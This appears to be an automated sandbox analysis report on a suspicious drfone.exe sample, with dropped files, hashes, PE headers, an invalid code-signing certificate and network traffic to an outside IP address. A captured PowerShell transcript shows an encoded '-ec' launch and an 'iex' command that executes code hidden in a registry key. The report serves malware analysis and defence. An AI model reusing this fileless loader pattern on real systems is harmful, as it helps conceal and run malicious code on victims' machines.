SHA-256:	F222A85A462D01005F6131C32EFBEAAABF7A6398FFDB9E85B0BA82EBBF49C6A9
SHA-512:	7F69140F554390D314CD95700DB2C5B6B9F94DC4CDFC06382E13A48A1DE965476E205E1181A20E930AF19EC011EA663850F1092846BFC9BE0323001D93093E69
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE5D4803967180654.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.3751363269125736
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+NTuAuhuNIuNIgNUHXgNUHtgNUHe:kBqoxKAuvScS+NTRwzjBXBtBe
MD5:	AA69B957BDA27C32CCD353298E15C524
SHA1:	467DBB09138BCD3AEE58051B7D8DB785D5ED95AE
SHA-256:	46CADB6F5299427EFF894C7883AA6FCD656DEE8BBB04A74E3BEE076C13D29971
SHA-512:	67447444296E5873C61AC5C9DABF37B956DA0215541D7855C7074C1960894723CE97E61B5331C3B748DFD3A55FEF07C7167ECBFE53B9C69A20739D19F5A39DC
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\J3HTYE83WO6W3OX06V2A.temp	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	5149
Entropy (8bit):	3.1817259903001456
Encrypted:	false
SSDEEP:	48:Rbdi9PHIQC9GrIoMKAsASFybdimPHIQh683GrIoMKAczxbdimPHIQx9GrIoMKAVt:GPHS9SpAJrPH/3SpA+PHB9SpAf
MD5:	D902A6C8599E2E4C824DC5230766D13C
SHA1:	8AD771D90B11B7B8DD07BC2FA1DF3E1D0BC62696
SHA-256:	F7F73C1B86B950137A3DECF2D51212F3093BCB9A7C34862B9C9BD5A6760C8F3D
SHA-512:	B5FF50C86BACC34A52B5CBA3ED398D1917001E9396AC3E907F395F02F1F0F0048155CB8AD6369778A23D288721156F8B0C7D00E1CFAA272666AD96AF7A2E2EA
Malicious:	false
Preview:	.....FL.....F.@.. .....@.>..."/[$.....?.c.....P.O. .:i.....+00.../C:\.....1.....>Qe{..PROGRA~1..t.....L.>Qe{....E.....J... ...a^.P.r.o.g.r.a.m. .F.i.l.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.1.....l.1.....L.J..INTERN~1..T.....L.>Q.y.....i.n.t.e.r.n.e.t. .e.x.p.l.o.r.e.r.....f.2.....L.9 .iexplore.exe..J .....L.J.Q.....R.....x.....i.e.x.p.l.o.r.e...e.x.e.....^.....-.....]..... r9iy.....C:\Program Files\internet explorer\iexplore.exe....-.p.r.i.v.a.t.e...C.:.\.W.i.n.d.o.w.s.\.S .Y.S.T.E.M.3.2.\.I.E.F.R.A.M.E...d.l.l.....%SystemRoot%\SYSTEM32\IEFRAME.dll..... .....%.S.y.s.t.e.m.R.o.o.t.%.\.S.Y.S.T.E.M.3.2.\.I

C:\Users\user\Documents\20201224\PowerShell_transcript.226533.mTDKxmTU.20201224092137.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1058
Entropy (8bit):	5.254425054898283
Encrypted:	false
SSDEEP:	24:BxSAqC7vBVL/x2DOXXZZiWCHjeTKKjX4CIym1ZJXtW5AxmnxSAZVxC:BZDvTL/oOFCqDYB1Zu5woZZ3C
MD5:	911145BFB70E8C23CFFAC744B43771C8
SHA1:	AD95EBB48198F0E87F0F6EDFBBA9198AB4CB8562
SHA-256:	838778E2765B2BF8422855C60EA164F49A03C59CEC7C5A95A0F448BC59F8B6E1
SHA-512:	C3096AC1B96F6D1A7FAB5A9E078029BC8894033F54A2EF630AA95FF14CC4DC68A23CFA5901D9B0504832A0BDC4FC21035AB08886EB44F762B4D8F135B661108
Malicious:	false

C:\Users\user\Documents\20201224\PowerShell_transcript.226533.mTDKxmTU.20201224092137.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201224092137..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 226533 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ec aQBlAHgAIAAoA GcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA..Process ID: 5056..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManSta ckVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201224092137..********** **********..PS>iex (gp 'HKCU:\Software\Solutionsys').D..**********..Command start time: 20201224092539..**********..PS>$global:?..True..***** **********..Windows PowerShell transcri

Static File Info

General

File type:	PE32 executable (console) Intel 80386, for MS Wind ows
Entropy (8bit):	5.996192890475138
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	drfone.exe
File size:	202768
MD5:	545f38fbb74881142712052a5b6eabce
SHA1:	4cbaf1ecb48629b163f4387605c8a9011e89183c
SHA256:	7b8ef3f064d0de0c27d56ff4df7d360f0d546d32aabbdf96a 746bab5c84277ec
SHA512:	d58a0dd4dfce60fce85e7fbee653828dfcd6e0ff093ea3b9 2e5588bd8ca05bc5502e4f71145b7fa13645034db122c5c eb5c8b579d5525ceb4ec30ee161fd3673
SSDEEP:	6144:35g8bReBDsflri9JwuGTgV4FSRT+7yn4+g62:pg8 ostrswbEuFKg62
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....&..;G..; G..;G...X..:G...[../G...X..sG.....?G...H..9G..2?w.2G..;G..g G.....:G.....:G.....:G..Rich;G.....

File Icon

Icon Hash:	40ea6090d2e4d098

Static PE Info

General

Entrypoint:	0x40110c
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5BCCBD53 [Sun Oct 21 17:54:27 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e1d290f8f35b21b6194302eff438be07

Authenticode Signature

Signature Valid:	**false**

Signature Issuer:	CN=Sectigo RSA Code Signing CA, O=Sectigo Limited, L=Salford, S=Greater Manchester, C=GB
Signature Validation Error:	**A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file**
Error Number:	-2146762495
Not Before, Not After	• 10/24/2020 5:00:00 PM 10/25/2021 4:59:59 PM
Subject Chain	• CN=OOO Nova soft, O=OOO Nova soft, STREET="d. 21B ofis 46, ul. Koneva", L=Belgorod, PostalCode=308036, C=RU
Version:	3
Thumbprint MD5:	4403F27D079F0FEE6BE250D58A10DB0E
Thumbprint SHA-1:	7D45EC21C0D6FD0EB84E4271655EB0E005949614
Thumbprint SHA-256:	A08A153749093DD11A39660099A202C46F1E2DA62F3838BF10DE1902BEAE56C8
Serial:	00D9D419C9095A79B1F764297ADDB935DA

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push FFFFFFFFh
push 00422B98h
push 00402394h
mov eax, dword ptr fs:[00000000h]
push eax
mov dword ptr fs:[00000000h], esp
sub esp, 58h
push ebx
push esi
push edi
mov dword ptr [ebp-18h], esp
call dword ptr [0042A0BCh]
xor edx, edx
mov dl, ah
mov dword ptr [0042887Ch], edx
mov ecx, eax
and ecx, 000000FFh
mov dword ptr [00428878h], ecx
shl ecx, 08h
add ecx, edx
mov dword ptr [00428874h], ecx
shr eax, 10h
mov dword ptr [00428870h], eax
push 00000001h
call 00007F9A48EFB705h
pop ecx
test eax, eax
jne 00007F9A48EFA68Ah
push 0000001Ch
call 00007F9A48EFA748h
pop ecx
call 00007F9A48EFB55Bh
test eax, eax
jne 00007F9A48EFA68Ah
push 00000010h
call 00007F9A48EFA737h
pop ecx
xor esi, esi
mov dword ptr [ebp-04h], esi
call 00007F9A48EFB335h
call dword ptr [0042A048h]
mov dword ptr [00428F34h], eax
call 00007F9A48EFB1F3h
mov dword ptr [00428860h], eax
call 00007F9A48EFAF9Ch
call 00007F9A48EFAEDEh

Instruction
call 00007F9A48EFABCBh
mov dword ptr [ebp-30h], esi
lea eax, dword ptr [ebp-5Ch]
push eax
call dword ptr [0042A0B8h]
call 00007F9A48EFAE6Fh
mov dword ptr [ebp-64h], eax
test byte ptr [ebp-30h], 00000001h
je 00007F9A48EFA688h
movzx eax, word ptr [ebp+00h]

Rich Headers

Programming Language:	• [RES] VS2015 UPD1 build 23506 • [LNK] VS2015 UPD1 build 23506 • [C] VS98 (6.0) build 8168 • [C++] VS98 (6.0) build 8168 • [IMP] VS2005 build 50727 • [C++] VS2015 UPD1 build 23506 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2a18c	0xa0	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2b000	0x7d88	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x31000	0x810	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x23820	0x1c	.data
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2a000	0x18c	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xbff4	0xc000	False	0.618428548177	data	6.65278222361	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0xd000	0x1c0e8	0x1c200	False	0.614730902778	data	5.24268904664	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x2a000	0xa9c	0xc00	False	0.415364583333	data	5.00379606022	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2b000	0x7d88	0x7e00	False	0.496558779762	data	4.99712151655	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x30fb0	0x1dd8	data	English	United States
RT_ICON	0x2b328	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 4289904066, next used block 4293520621	English	United States
RT_ICON	0x2f550	0x10a8	data	English	United States
RT_ICON	0x305f8	0x988	data	English	United States
RT_GROUP_ICON	0x30f80	0x30	data	English	United States
RT_MANIFEST	0x2b190	0x195	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	GetEnvironmentStringsW, CreateThread, GetStdHandle, CloseHandle, GetTickCount, FormatMessageW, lstrlenW, CreateMutexA, CreateEventA, GetModuleHandleA, GetModuleHandleW, GetCommandLineA, ExitProcess, QueryPerformanceCounter, GetACP, GetProcAddress, MultiByteToWideChar, WideCharToMultiByte, LCMapStringW, GetConsoleWindow, CompareStringW, CompareStringA, GetLocaleInfoW, GetTimeZoneInformation, GetCommandLineW, GetProcessHeap, GetVersionExA, GetUserDefaultLCID, EnumSystemLocalesA, GetLocaleInfoA, IsValidCodePage, IsValidLocale, InterlockedExchange, InterlockedExchangeAdd, InterlockedDecrement, GetOEMCP, InterlockedIncrement, LCMapStringA, Sleep, GetStartupInfoA, GetVersion, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, GetModuleFileNameA, FreeEnvironmentStringsA, FreeEnvironmentStringsW, GetEnvironmentStrings, SetHandleCount, GetFileType, DeleteCriticalSection, GetCurrentThreadId, TlsSetValue, TlsAlloc, TlsFree, SetLastError, TlsGetValue, GetLastError, GetCurrentThread, HeapDestroy, HeapCreate, VirtualFree, HeapFree, RtlUnwind, WriteFile, InitializeCriticalSection, EnterCriticalSection, LeaveCriticalSection, FatalAppExitA, GetCPInfo, HeapAlloc, VirtualAlloc, HeapReAlloc, IsBadWritePtr, LoadLibraryA, SetConsoleCtrlHandler, GetStringTypeA, GetStringTypeW, SetEnvironmentVariableA
USER32.dll	LoadBitmapA, LoadCursorFromFileA, ShowWindow
GDI32.dll	DeleteObject
ole32.dll	OleQueryLinkFromData, CoTaskMemFree, OleInitialize, CoUninitialize, CLSIDFromProgID
COMDLG32.dll	GetFileTitleW
COMCTL32.dll	ImageList_Create, ImageList_Add
SETUPAPI.dll	SetupDecompressOrCopyFileA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 09:20:59.361172915 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.361227989 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.427843094 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.427871943 CET	443	49730	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.427977085 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.428033113 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.435287952 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.435453892 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.502621889 CET	443	49730	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.502645016 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.504731894 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.504761934 CET	443	49729	45.133.216.84	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 09:20:59.504780054 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.504978895 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.506458044 CET	443	49730	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.506489038 CET	443	49730	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.506505966 CET	443	49730	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.506664991 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.506690979 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.545458078 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.545473099 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.612384081 CET	443	49730	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.612591028 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.612791061 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:20:59.612911940 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.614144087 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.614444017 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:20:59.681503057 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:01.304071903 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:01.304101944 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:01.304212093 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:01.600244045 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:01.707242012 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:02.269165039 CET	443	49729	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:02.269335032 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.386559010 CET	49729	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.386615038 CET	49730	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.454893112 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.521420956 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:03.521585941 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.528635979 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.594960928 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:03.606117964 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:03.606228113 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.606250048 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:03.606264114 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:03.606302023 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.606319904 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.614161968 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.682503939 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:03.682595015 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.683255911 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:03.791331053 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744235992 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744271040 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744296074 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744321108 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744344950 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744360924 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.744400978 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744410038 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.744436026 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744462013 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744473934 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.744515896 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.744538069 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744564056 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.744575977 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.744605064 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.744636059 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:04.811372042 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:04.811651945 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:05.867000103 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:05.933506966 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:06.775427103 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:06.775542974 CET	49734	443	192.168.2.6	45.133.216.84

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 09:21:08.500121117 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:08.567413092 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267062902 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267113924 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267162085 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267204046 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267241955 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267278910 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267321110 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:09.267349958 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267389059 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267417908 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:09.267450094 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267472029 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:09.267504930 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.267538071 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:09.267630100 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:09.334095955 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.334145069 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.334184885 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.334223032 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.334259033 CET	443	49734	45.133.216.84	192.168.2.6
Dec 24, 2020 09:21:09.334278107 CET	49734	443	192.168.2.6	45.133.216.84
Dec 24, 2020 09:21:09.334331036 CET	49734	443	192.168.2.6	45.133.216.84

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 09:20:45.998085976 CET	58336	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:46.048959970 CET	53	58336	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:47.258363962 CET	53781	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:47.314881086 CET	53	53781	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:48.508343935 CET	54064	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:48.559222937 CET	53	54064	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:49.712950945 CET	52811	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:49.763755083 CET	53	52811	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:51.124106884 CET	55299	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:51.182512999 CET	53	55299	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:52.423549891 CET	63745	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:52.474278927 CET	53	63745	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:54.704888105 CET	50055	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:54.752835989 CET	53	50055	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:55.832309961 CET	61374	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:55.883097887 CET	53	61374	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:57.024935961 CET	50339	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:57.089329958 CET	53	50339	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:57.895217896 CET	63307	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:57.953268051 CET	53	63307	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:58.161655903 CET	49694	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:58.212395906 CET	53	49694	8.8.8.8	192.168.2.6
Dec 24, 2020 09:20:59.274691105 CET	54982	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:20:59.334585905 CET	53	54982	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:00.048047066 CET	50010	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:00.096293926 CET	53	50010	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:01.277770042 CET	63718	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:01.336802006 CET	53	63718	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:02.275067091 CET	62116	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:02.322992086 CET	53	62116	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:03.383949041 CET	63816	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:03.444742918 CET	53	63816	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:10.998630047 CET	55014	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:11.060045958 CET	53	55014	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:14.183044910 CET	62208	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:14.242388964 CET	53	62208	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 09:21:14.808263063 CET	57574	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:14.856614113 CET	53	57574	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:17.264028072 CET	51818	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:17.323790073 CET	53	51818	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:19.579916000 CET	56628	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:19.636359930 CET	53	56628	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:20.378060102 CET	60778	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:20.434521914 CET	53	60778	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:23.566098928 CET	53799	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:23.625272989 CET	53	53799	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:26.716536045 CET	54683	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:26.772763968 CET	53	54683	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:27.879096985 CET	59329	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:27.935270071 CET	53	59329	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:28.892520905 CET	59329	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:28.940736055 CET	53	59329	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:29.793231964 CET	64021	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:29.840993881 CET	53	64021	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:29.902507067 CET	59329	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:29.958930016 CET	53	59329	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:31.937550068 CET	59329	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:31.986227036 CET	53	59329	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:34.924704075 CET	56129	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:34.981101990 CET	53	56129	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:35.954720020 CET	59329	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:36.011183023 CET	53	59329	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:36.767024040 CET	58177	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:36.823335886 CET	53	58177	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:36.878943920 CET	50700	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:36.935240984 CET	53	50700	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:37.515413046 CET	54069	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:37.574893951 CET	53	54069	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:38.257989883 CET	61178	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:38.314223051 CET	53	61178	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:38.768273115 CET	57017	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:38.824707985 CET	53	57017	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:39.560184956 CET	56327	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:39.616507053 CET	53	56327	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:40.500349998 CET	50243	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:40.556593895 CET	53	50243	8.8.8.8	192.168.2.6
